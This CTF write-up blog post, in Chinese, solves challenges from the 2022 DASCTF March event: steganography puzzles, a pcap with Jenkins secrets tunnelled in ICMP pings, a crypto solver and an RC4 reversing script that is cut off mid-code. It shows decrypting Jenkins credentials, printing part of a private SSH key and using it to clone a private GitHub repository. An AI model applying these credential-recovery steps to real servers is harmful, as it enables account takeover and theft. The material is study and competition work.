2022DASCTF X SU 三月春季挑战赛 WriteUp

原创

是Mumuzi 已于 2022-03-31 11:47:51 修改 7092 收藏 12

分类专栏： buuctf ctf 文章标签： 信息安全


于 2022-03-27 11:47:32 首次发布

本文链接：https://blog.csdn.net/qq_42880719/article/details/123763744

buuctf 同时被 2 个专栏收录

15 篇文章 2 订阅

订阅专栏



ctf

75 篇文章 28 订阅


订阅专栏

因为这次团队协作较强，所以就把团队wp直接放了(这句话读不懂也没关系，总之放wp)

文章目录

Misc

月圆之夜 [mumuzi]




提交除DASCTF以外的，小写,有的没看出来就写的?，然后看明文能直接猜出来是什么字母


```
welcometothefullmoonnight
```

什么奇奇怪怪的东西 [mumuzi]

mrf拓展名，macro recorder打开，鼠标键盘的记录



发现是纯鼠标记录，打开一个画图然后play此记录



得到密码，解压

hint说flag.zip为干扰项，固不再查看

vhd直接能解压，有4个隐藏文件分别对应flag1,2,3,4

打开flag1就能很明显看到malbolge的特征，猜想需要拼接

flag1直接打开就有

flag2直接打开就有

flag3改zip解压缩之后在/xl/sharedStrings.xml中

flag4用010查看发现文件尾有额外数据并且正好是png的hex倒过来，写个脚本

```
f = open('ZmxhZzQK.png','rb').read()
f1 = open('flag.png','w')
flag = ''
for i in f:
    flag += str(hex(i)[2:].zfill(2))
flag = flag[::-1]
f1.write(flag)
```

然后notepad++ hex一下，得到一张二维码，扫描得到第四段

最后拼起来解密

Terminal:

```
DASCTF{1_10v3_m1sc_s0_much!}
```

Program code:

Advanced

```
'&B$:?8=<;:3W76/4-Qrqponmlkjihgfedcbawv{zyxwvuts12poQmle+LKJIHGcE[`YX]V[ZSw:
9876543210/.-,+*)E'CB;:?>=<;4Xyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONML
KJIHGFED`B^]V[TYXWVUNrLQJONMLKDh+*)('&<A@?8=<;:92Vwvutsrqponmlkjihgfedcba`_^
]\[ZYXWVUTSRQPONMLKJIHGFEDCB^]?[ZYXWVUTSLpPImMLKDh+*)('&<A@?>=<;:92Vw5.32+*N
onmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*)('=BA
@?>=<;:32V65432r0/(Lmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876
543210/.-,+*)('&%$#"!~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIH
GFEDCBA@?>=<;:9876543210/.-,+*)('CBA:?>=<5:981Uv.32+0)Mn,+*)('~Dedcba`_^]\[Z
YXWVUTSRnPfkjihgf_d]#DC_X]\[ZYXWPt76543210/.-,+*)('&<A@?>7<;:981Uvutsrqponml
kjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBAW\[ZYXWPUTSRKoONMFKDhH*FEDCB;_"!~
}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJ`e^cba`_^]\Uy<;:98765432
10/.-,+*)('&%$#"!~}|{zyxwvutsrqp.-,+*)('&f|dc@a`_^]\[ZYXWVUTSRQPONMLKJIHGFED
CBA@?>=<;:9876543210/.-,+*)('&%$#"!~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWV
UTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*)('&%$#"!~}|{zyxwvutsrqponmlkjih
gfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.-,+*)('&%$#"!~}|{z
yxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@?>=<;:9876543210/.
-,+*)('&%$#"!~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSRQPONMLKJIHGFEDCBA@
?>=<;:9876543210/.-,+*)('&%$#"!~}|{zyxwvutsrqponmlkjihgfedcba`_^]\[ZYXWVUTSR
QPONMLKJIHGFEDCBA@?>ZSXWVOTSRKPINMFjW
```


Hi!Hecker! [mumuzi,dota_st]

一打开就是icmp流量，而且是从25开始。对protocol分一下类，发现http里面没东西了之后，tcp也就没啥看头了，继续看icmp

过滤一下`icmp && icmp.type == 8`


排一下大小，发现有个600字节的

```
> Frame 564: 600 bytes on wire (4800 bits), 600 bytes captured (4800 bits) on interfac
> Ethernet II, Src: 02:42:ac:11:00:02 (02:42:ac:11:00:02), Dst: 02:42:a3:0e:a6:11 (02:
> Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.1
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0xca16 [correct]
    [Checksum Status: Good]
    Identifier (BE): 135 (0x0087)
    Identifier (LE): 34560 (0x8700)
```


```
01d0  00 04 e8 03 00 00 50 4b  01 02 1e 03 14 00 00 00   ......PK ........
01e0  08 00 4d b2 71 54 35 12  8c 62 d3 0c 00 00 c3 13   ..M·qT5· ·b......
01f0  00 00 1e 00 18 00 00 00  00 00 01 00 00 00 a4 81   ........ ........
0200  5c 0c 00 00 6a 65 6e 6b  69 6e 73 5f 73 65 63 72   \···jenk ins_secr
0210  65 74 2f 63 72 65 64 65  6e 74 69 61 6c 73 2e 78   et/crede ntials.x
0220  6d 6c 55 54 05 00 03 31  43 33 62 75 78 0b 00 01   mlUT···1 C3bux···
0230  04 e8 03 00 00 04 e8 03  00 00 50 4b 05 06 00 00   ........ ··PK····
0240  00 00 09 00 09 00 d1 03  00 00 87 19 00 00 00 00   ........ ........
0250  13 37 13 37 11 33 33 77                           ·7·7·33w
```


序号是8，在流量包按时间排序的时候25之前

过滤一下`icmp && icmp.type == 8 && icmp.seq < 9`



No.	Time	Source	Destination	Protocol	Length	Leftover Capture Data	Code	Info
564	2022-03-18 17:30:03.365086…	172.17.0.2	172.17.0.1	ICMP	600		0	Echo (ping) request id=0x0087, seq=8/2048, ttl=64
504	2022-03-18 17:29:49.350568…	172.17.0.2	172.17.0.1	ICMP	1066		0	Echo (ping) request id=0x0087, seq=1/256, ttl=64
510	2022-03-18 17:29:51.352904…	172.17.0.2	172.17.0.1	ICMP	1066		0	Echo (ping) request id=0x0087, seq=2/512, ttl=64
516	2022-03-18 17:29:53.355673…	172.17.0.2	172.17.0.1	ICMP	1066		0	Echo (ping) request id=0x0087, seq=3/768, ttl=64
526	2022-03-18 17:29:55.358122…	172.17.0.2	172.17.0.1	ICMP	1066		0	Echo (ping) request id=0x0087, seq=4/1024, ttl=64
540	2022-03-18 17:29:57.359505…	172.17.0.2	172.17.0.1	ICMP	1066		0	Echo (ping) request id=0x0087, seq=5/1280, ttl=64
546	2022-03-18 17:29:59.360462…	172.17.0.2	172.17.0.1	ICMP	1066		0	Echo (ping) request id=0x0087, seq=6/1536, ttl=64
556	2022-03-18 17:30:01.363211…	172.17.0.2	172.17.0.1	ICMP	1066		0	Echo (ping) request id=0x0087, seq=7/1792, ttl=64




```
> Ethernet II, Src: 02:42:ac:11:00:02 (02:42:ac:11:00:02), Dst: 02:42:a3:0e:a6:11 (02:42:a3:0e:a6:11)
> Internet Protocol Version 4, Src: 172.17.0.2, Dst: 172.17.0.1
v Internet Control Message Protocol
    Type: 8 (Echo (ping) request)
    Code: 0
    Checksum: 0x18ba [correct]
    [Checksum Status: Good]
    Identifier (BE): 135 (0x0087)
    Identifier (LE): 34560 (0x8700)
    Sequence Number (BE): 1 (0x0001)
```


```
0020  00 01 08 00 18 ba 00 87  00 01 41 d8 8d 14 43 56   ........ ··A···CV
0030  6c ad ee 55 00 4e de ad  be ef 50 4b 03 04 0a 00   l··U·N·· ··PK····
0040  00 00 00 00 d2 b2 71 54  00 00 00 00 00 00 00 00   ......qT ........
0050  00 00 00 00 0f 00 1c 00  6a 65 6e 6b 69 6e 73 5f   ........ jenkins_
0060  73 65 63 72 65 74 2f 55  54 09 00 03 2b 44 33 62   secret/U T···+D3b
0070  40 45 33 62 75 78 0b 00  01 04 e8 03 00 00 04 e8   @E3bux·· ........
0080  03 00 00 50 4b 03 04 0a  00 00 00 00 00 b0 b2 71   ···PK··· .......q
0090  54 00 00 00 00 00 00 00  00 00 00 00 00 17 00 1c   T····... ........
00a0  00 6a 65 6e 6b 69 6e 73  5f 73 65 63 72 65 74 2f   ·jenkins _secret/
```


很明显了，tshark提取一下

```
.\tshark.exe -r .\DASCTF.pcapng -T fields -e data.data -Y "icmp.seq<9 && icmp.type == 8" > DAS.txt
```



开头相同部分删掉。末尾一堆13371337113333377删掉，然后还是用notepad++的hex功能转一下，即可得到一个压缩包jenkins_secret



这种关键词应该是给出key、secret直接用工具解的，谷歌搜一下：https://github.com/hoto/jenkins-credentials-decryptor

Jenkins stores encrypted credentials in the `credentials.xml` file or in `config.xml` under folders. To decrypt them you need the `master.key` and `hudson.util.Secret` files.

All files are located inside Jenkins home directory:

```
$JENKINS_HOME/credentials.xml
$JENKINS_HOME/secrets/master.key
$JENKINS_HOME/secrets/hudson.util.Secret
$JENKINS_HOME/jobs/example-folder/config.xml - Possible location
```


可以说是一模一样，那么用给出的命令去解密

```
xNWJwrLCER6DTbUceT54KTPgsOPJz0T9cNK0g0CjqobdiE5H2d16zORpOKdtYatfj9/F
RYExoL7yipkUcAAAANa2FsaUBFc29uaHVnaAECAwQFBg==
-----END OPENSSH PRIVATE KEY-----
        scope: GLOBAL
        id: 1
        description: github project sshkeys
        username: git
1
        description:
        secret: hint1: hints.eson.ninja
        scope: GLOBAL
        id: 2
```


github的一串sshkeys，用git解析一下


```
mumuzi@LAPTOP-1D8UGS5L MINGW64 ~/Desktop/ssh/.ssh
$ ssh -i id_pub git@github.com
PTY allocation request failed on channel 0
Hi Esonhugh/secret_source_code! You've successfully authenticated, but GitHub do
es not provide shell access.
Connection to github.com closed.
```

是直接指向了一个库，直接去访问是404，应该是私密库，使用私钥去链接下载

MINGW64:/c/Users/mumuzi/Desktop/ssh/.ssh/secret_source_code

```
SSH_AUTH_SOCK=/tmp/ssh-lArv9LidL4nk/agent.502; export SSH_AUTH_SOCK;
SSH_AGENT_PID=503; export SSH_AGENT_PID;
echo Agent pid 503;

mumuzi@LAPTOP-1D8UGS5L MINGW64 ~/Desktop/ssh/.ssh
$ kill 503

mumuzi@LAPTOP-1D8UGS5L MINGW64 ~/Desktop/ssh/.ssh
$ eval `ssh-agent`
Agent pid 511

mumuzi@LAPTOP-1D8UGS5L MINGW64 ~/Desktop/ssh/.ssh
$ ssh-add id_pub
Identity added: id_pub (kali@Esonhugh)

mumuzi@LAPTOP-1D8UGS5L MINGW64 ~/Desktop/ssh/.ssh
$ git clone git@github.com:Esonhugh/secret_source_code.git
Cloning into 'secret_source_code'...
remote: Enumerating objects: 24, done.
remote: Counting objects: 100% (24/24), done.
remote: Compressing objects: 100% (17/17), done.
remote: Total 24 (delta 4), reused 24 (delta 4), pack-reused 0
Receiving objects: 100% (24/24), 4.60 MiB | 21.00 KiB/s, done.
Resolving deltas: 100% (4/4), done.
```


剩下我对git操作不是很会，后面基本是南神一个人搞了



下载下来之后没有东西，去看其他版本的commit，最后发现在这里面

```
commit 0084e77948215ec2abd031701ecbca87f1534264
Author: esonhugh <esonhughoutside@gmail.com>
Date:   Thu Mar 17 14:33:50 2022 +0800

    upload source code 1
```


```
DASCTF{Oh!_H4ck_f0r_c0d3s-and_4buse_1t}
```

问卷

填了，拿了，交了

Crypto

FlowerCipher [mumuzi,Lu1u]

重点在于如何求出上一次的L的值，只要求出L的值之后直接开方，flower不会有影响

然后我没咋看懂怎么求，然后lulu哥告诉我L%R就是上一次L的值

```
L, R = 1, 0
for i in range(rounds):
    L, R = R + Flower(L, flag[i]), L

print(L, R)
```

这两个不是一样么 左边%右边就省个R了

他们都是要拿一血的，这种小事还是我来就好了

既然有办法求到上一次L的值，那么这道题就直接能解了

```
import gmpy2
L = 157201972689453483884294293513030069253873889272923047175945112593901941008508898527476533871972053924310530690436323403742526295294197768744108179277709223108086325816661618 99
R = 139721425176294317602347104909475448503147767726747922243703132013053043430193232376860554749633894589164137720010858254771905261753520854314908256431590570426632742469003
flag = ''
while L != 1:
    s = L%R
    tmp = (L-R)//R
    flag_b = gmpy2.iroot(tmp,3)[0]
    flag += chr(flag_b)
    L = R
    R = s

print('flag{'+flag[::-1]+'}')
```

```
flag{3e807b66ef26d38e671ddcbb9c108250}
```

Re

easyre[Lu1u]

程序加花了，并且是有自修改的，直接运行后attach。

```
import idaapi
adr=0x00401000
size=0x25000
end=adr+size
while adr<end:
    idaapi.create_insn(adr)
    insn=idaapi.insn_t()
    len=idaapi.decode_insn(insn,adr)
    adr+=len
print('ok')
```

将程序代码段批量定义为函数,发现是魔改的RC4，秘钥是123456，直接复制出去c执行即可。

```
int __cdecl sub_401771(int a1)
{
  int v2[50]; // [esp+1Ch] [ebp-DCh] BYREF
  int v3; // [esp+E4h] [ebp-14h]
```

```
int j; // [esp+E8h] [ebp-10h]
int i; // [esp+ECh] [ebp-Ch]

v3 = sub_41A038(a1);
RC4_Init();
sub_40152B();                                   // 初始化t盒
sub_401593();
sub_401619(a1, v3);
for ( i = 0; i < v3; ++i )
  byte_492A60[i] = (LOBYTE(key_stream[i]) ^ *(_BYTE *)(i + a1)) + 71;
memset(v2, 0, sizeof(v2));
v2[0] = 0xFFFFFFC3;
v2[1] = 0xFFFFFF80;
v2[2] = 0xFFFFFFD5;
v2[3] = 0xFFFFFFF2;
v2[4] = 0xFFFFFF9B;
v2[5] = 0x30;
v2[6] = 0xB;
v2[7] = 0xFFFFFFB4;
v2[8] = 0x55;
v2[9] = 0xFFFFFFDE;
v2[10] = 0x22;
v2[11] = 0xFFFFFF83;
v2[12] = 0x2F;
v2[13] = 0xFFFFFF97;
v2[14] = 0xFFFFFFB8;
v2[15] = 0x20;
v2[16] = 0x1D;
v2[17] = 0x74;
v2[18] = 0xFFFFFFD1;
v2[19] = 1;
v2[20] = 0x73;
v2[21] = 0x1A;
v2[22] = 0xFFFFFFB2;
v2[23] = 0xFFFFFFC8;
v2[24] = 0xFFFFFFC5;
v2[25] = 0x74;
v2[26] = 0xFFFFFFC0;
v2[27] = 91;
v2[28] = 0xFFFFFFF7;
v2[29] = 0xF;
v2[30] = 0xFFFFFFD3;
v2[31] = 1;
v2[32] = 85;
v2[33] = 0xFFFFFFB2;
v2[34] = 0xFFFFFFA4;
v2[35] = 0xFFFFFFAE;
v2[36] = 0x7B;
v2[37] = 0xFFFFFFAC;
v2[38] = 0x5C;
v2[39] = 0x56;
v2[40] = 0xFFFFFFBC;
v2[41] = 0x23;
for ( j = 0; j <= 41; ++j )
{
  if ( v2[j] != byte_492A60[j] )
    sub_41A060(0);
}
return sub_47BAB0(off_488140, aRight);
```

exp

```
#include<iostream>
using namespace std;
#include<iostream>
int s[256];
char t[256];
int k[50];
void swap(int* a, int* b) {
 uint8_t tmp;
 tmp = *a;
 *a = *b;
 *b = tmp;
}

void Rc4_Init(uint8_t* key, uint32_t klen) {
 int i, j;
 for (i = 0; i < 256; i++) {
  s[i] = i;
  t[i] = key[i % klen];
 }
 j = 0;
 for (i = 0; i < 256; i++) {
  j = (j + s[i] + t[i]) % 256;
  swap(&s[i], &s[j]);
 }
}

void __cdecl sub_401619()
{
 int v3; // [esp+10h] [ebp-10h]
 int v4; // [esp+14h] [ebp-Ch]
 int v5; // [esp+18h] [ebp-8h]
 int i; // [esp+1Ch] [ebp-4h]
 int a2 = 42;
 v4 = 0;
 v5 = 0;
 for (i = 0; a2--; k[v4++] = s[(s[v5] + s[i]) % 256])
 {
  i = (i + 1) % 256;
  v5 = (v5 + s[i]) % 256;
  v3 = s[i] + 66;
  s[i] = s[v5] - 33;
  s[i] ^= 2u;
  s[v5] = 5 * v3;
  s[v5] = s[i] - 10;
  s[v5] += s[i];
  s[i] -= 18;
 }
}
int main() {
 uint8_t v2[42];
 uint8_t ket[7] = {49,50,51,52,53,54};
 Rc4_Init(ket, 6);
 sub_401619();
 v2[0] = -61;
 v2[1] = -128;
 v2[2] = -43;
 v2[3] = -14;
 v2[4] = -101;
```

```
v2[4] = -101;
v2[5] = 48;
v2[6] = 11;
v2[7] = -76;
v2[8] = 85;
v2[9] = -34;
v2[10] = 34;
v2[11] = -125;
v2[12] = 47;
v2[13] = -105;
v2[14] = -72;
v2[15] = 32;
v2[16] = 29;
v2[17] = 116;
v2[18] = -47;
v2[19] = 1;
v2[20] = 115;
v2[21] = 26;
v2[22] = -78;
v2[23] = -56;
